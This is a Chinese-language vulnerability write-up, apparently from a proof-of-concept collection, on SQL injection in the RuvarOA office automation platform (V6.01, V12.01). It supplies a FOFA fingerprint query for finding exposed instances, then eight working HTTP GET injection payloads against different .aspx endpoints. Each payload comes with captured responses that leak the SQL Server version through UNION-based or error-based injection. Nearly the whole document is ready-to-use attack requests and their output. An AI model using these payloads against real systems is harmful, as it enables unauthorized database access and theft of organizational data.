R18-1Ruvar-OA协同办公平台-SQL


漏洞描述：

该oa系统是广州市璐华计算机科技有限公司采用组件技术和Web技术相结合，基于Windows平台，构建在大型关系数据库管理系统基础上的，以行政办公为核心，以集成融通业务办公为目标，将网络与无线通讯等信息技术完美结合在一起设计而成的新型办公自动化应用系统。

影响版本：

RuvarOA V6.01 、RuvarOA V12.01

网站图片：



网络测绘：

fofa语法：

body="txt_admin_key"

漏洞复现：

payload1：

```
GET /DepartmentPlan/department_plan_attach_download.aspx?sys_file_storage_id=%27%29%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

效果图:

```
GET /DepartmentPlan/department_plan_attach_download.aspx?
sys_file_storage_id=%27%29%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL
%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CCHAR
%28113%29%2bCHAR%28106%29%2bCHAR%28118%29%2bCHAR%2898%29%2bCHAR%28113%
29%2bCHAR%2873%29%2bCHAR%28107%29%2bCHAR%2866%29%2bCHAR%2881%29%2bCHAR
%2871%29%2bCHAR%2889%29%2bCHAR%28114%29%2bCHAR%2888%29%2bCHAR%2871%29%
2bCHAR%2876%29%2bCHAR%2866%29%2bCHAR%2890%29%2bCHAR%2886%29%2bCHAR%287
4%29%2bCHAR%28109%29%2bCHAR%2898%29%2bCHAR%28106%29%2bCHAR%28107%29%2b
CHAR%2885%29%2bCHAR%2871%29%2bCHAR%2877%29%2bCHAR%2899%29%2bCHAR%2885%
29%2bCHAR%28103%29%2bCHAR%28118%29%2bCHAR%28101%29%2bCHAR%28120%29%2bC
HAR%2874%29%2bCHAR%28117%29%2bCHAR%28109%29%2bCHAR%2865%29%2bCHAR%2882
%29%2bCHAR%28105%29%2bCHAR%2876%29%2bCHAR%28102%29%2bCHAR%28120%29%2bC
HAR%2887%29%2bCHAR%28101%29%2bCHAR%28105%29%2bCHAR%2884%29%2bCHAR%2811
3%29%2bCHAR%28118%29%2bCHAR%28113%29%2bCHAR%28118%29%2bCHAR%28113%29%2
CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20- HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/
112.0.1791.33
Connection: close
```

```
1  HTTP/1.1 200 OK
2  Cache-Control: p
3  Server: Microsof
4  X-AspNet-Version
5  Content-Disposit
6  X-Powered-By: AS
7  Access-Control-A
8  Access-Control-A
   X_Requested_With
9  Date: Mon, 13 Ma
10 Connection: clos
11 Content-Length:
12
13 qjvbqIkBQGYrXGLB
```

payload2：

```
GET /filemanage/file_memo.aspx?file_id=@@version HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

效果图:

```
GET /filemanage/file_memo.aspx?file_id=@@version HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/
112.0.1791.33
Connection: close
```

```
1  HTTP/1.1 500 In
2  Cache-Control:
3  Content-Type: t
4  Server: Microso
5  X-AspNet-Versio
6  X-Powered-By: A
7  Access-Control-
8  Access-Control-
   X_Requested_Wit
9  Date: Mon, 13 M
10 Connection: clo
11 Content-Length:
12
13 <html>
14   <head>
15     <title>
16       select *
           gt;在将 nv
17       'Microsof
           <br> Jul
18       2008 14:1
           Corporati
19       Enterpris
           gt; (Buil
20       )<br>' 转
21     </title>
22     <style>
23       body {fon
           font-size
24       p {font-f
           color:bla
25       b {font-f
           margin-to
```

payload3：

```
GET /WorkFlow/wf_work_print.aspx?idlist=@@version HTTP/1.1
Host:
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

效果图:

equest 数据包扫描 美化 热加载 构造请求

```
GET /WorkFlow/wf_work_print.aspx?idlist=@@version HTTP/1.1
Host :
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,
en-US;q=0.3,en;q=0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.
0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

Responses 9196bytes / 161ms

```
HTTP/1.1 500 Internal
Cache-Control: private
Content-Type: text/htm
Server: Microsoft-IIS/
X-AspNet-Version: 4.0.
X-Powered-By: ASP.NET
Access-Control-Allow-O
Access-Control-Allow-H
Date: Mon, 13 May 2024
Content-Length: 9195

<html>
  <head>
    <title>
      在将 nvarchar 值
      1600.22 (X64)
      <br> Jul  9
      Microsoft
      Corporation<br>
      1 &lt;X64&gt;
      (Build 7600: )<b
    </title>
    <style>
      body {font-famil
      7em;color:black;
      p {font-family:"
      margin-top: -5px
      b {font-family:"
      margin-top: -5px
      H1 { font-family
```

pyload4：

```
GET /WorkFlow/wf_work_form_save.aspx?office_missive_id=@@version HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

效果图：

```
GET /WorkFlow/wf_work_form_save.aspx?
office_missive_id=@@version HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225
Safari/537.36 Edg/112.0.1791.33
Connection: close
```

```
HTTP/1.1 500 Internal Se
Cache-Control: private
Content-Type: text/html;
Server: Microsoft-IIS/7.
X-AspNet-Version: 4.0.30
X-Powered-By: ASP.NET
Access-Control-Allow-Ori
Access-Control-Allow-Hea
Date: Mon, 13 May 2024 0
Connection: close
Content-Length: 9208

<html>
  <head>
    <title>
      在将 nvarchar 值 'M
      1600.22 (X64)
      <br> Jul  9 2
      Microsoft
      Corporation<br> En
      1 &lt;X64&gt;
      (Build 7600: )<br>
    </title>
    <style>
      body {font-family:
      7em;color:black;}
      p {font-family:"Ve
      margin-top: -5px}
```

pyload5：

```
GET /WorkFlow/wf_office_file_history_show.aspx?id=1%27%20and%20%28@@version%29%3E0-- HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

效果图:

```
GET /WorkFlow/wf_office_file_history_show.aspx?
id=1%27%20and%20%28@@version%29%3E0-- HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225
Safari/537.36 Edg/112.0.1791.33
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html;
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.303
X-Powered-By: ASP.NET
Access-Control-Allow-Orig
Access-Control-Allow-Head
Date: Mon, 13 May 2024 01
Connection: close
Content-Length: 384

<script language="javascr
  alert("打开失败!\n在将 n
  (RTM) - 10.0.1600.22 (X
  → Jul 9 2008 14:17:44
  → Copyright (c) 1988-20
  → Enterprise Edition (6
  (Build 7600: )
  &#39;转换成数据类型 int
  window.returnValue=1;
  window.close();
</script>
```

pyload6：

```
GET /WorkFlow/wf_get_fields_approve.aspx?template_id=@@version HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

效果图:

```
GET /WorkFlow/wf_get_fields_approve.aspx?
template_id=@@version HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225
Safari/537.36 Edg/112.0.1791.33
Connection: close
```

```
HTTP/1.1 500 Internal Se
Cache-Control: private
Content-Type: text/html;
Server: Microsoft-IIS/7.
X-AspNet-Version: 4.0.30
X-Powered-By: ASP.NET
Access-Control-Allow-Ori
Access-Control-Allow-Hea
Date: Mon, 13 May 2024 0
Connection: close
Content-Length: 6661

<html>
  <head>
    <title>
      select top 1 * fro
      office_missive_tem
      值 'Microsoft
      SQL Server 2008 (R
      2008 14:17:44
      <br> Copyright (c)
      Enterprise Edition
      (64-bit) on Window
      换成数据类型
      int 时失败。
    </title>
    <style>
      body {font-family:
```

pyload7：

```
GET /include/get_dict.aspx?bi_value=1&bt_id=1%29+AND+1248+IN+%28SELECT+@@version%29+AND+%282558%3D2558&bt_name=1&bi_name=1 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

效果图:

```
GET /include/get_dict.aspx?bi_value=1&bt_id=1%29+AND+1248+IN
+%28SELECT+@@version%29+AND+%282558%3D2558&bt_name=1&
bi_name=1 HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225
Safari/537.36 Edg/112.0.1791.33
Connection: close
```

```
HTTP/1.1 500 Internal Serv
Cache-Control: private
Content-Type: text/html; c
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.3031
X-Powered-By: ASP.NET
Access-Control-Allow-Origi
Access-Control-Allow-Heade
Date: Mon, 13 May 2024 01:
Connection: close
Content-Length: 8038

<html>
  <head>
    <title>
      select
      sys_baseinfo.sys_bas
      sys_baseinfo_type.bt
       from sys_basei
       sys_baseinfo.s
      sys_basetype_id wher
       sys_baseinfo.s
      (SELECT @@version)
      AND (2558=2558) orde
      nvarchar 值
      'Microsoft SQL Serve
      Jul  9
      2008 14:17:44 <br> C
      Corporation<br>
      Enterprise Edition (
      (Build 7600:
      )<br>' 转换成数据类型
    </title>
```

pyload8：

```
GET /LHMail/email_attach_delete.aspx?attach_id=@@version HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

效果图:

```
GET /LHMail/email_attach_delete.aspx?attach_id=@@version HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5807.225 Safari/537.36 Edg/112.0.1791.33
Connection: close
```

```
HTTP/1.1 500 Internal Serv
Cache-Control: private
Content-Type: text/html; c
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.3031
X-Powered-By: ASP.NET
Access-Control-Allow-Origi
Access-Control-Allow-Heade
Date: Mon, 13 May 2024 01:
Connection: close
Content-Length: 6550

<html>
  <head>
    <title>
      select top 1 * from
      email_attach_id=@@ve
      'Microsoft SQL Serve
      2008 (RTM) - 10.0.16
      14:17:44 <br>
      Copyright (c) 1988-2
      Edition
      (64-bit) on Windows
      换成数据类型
      int 时失败。
    </title>
```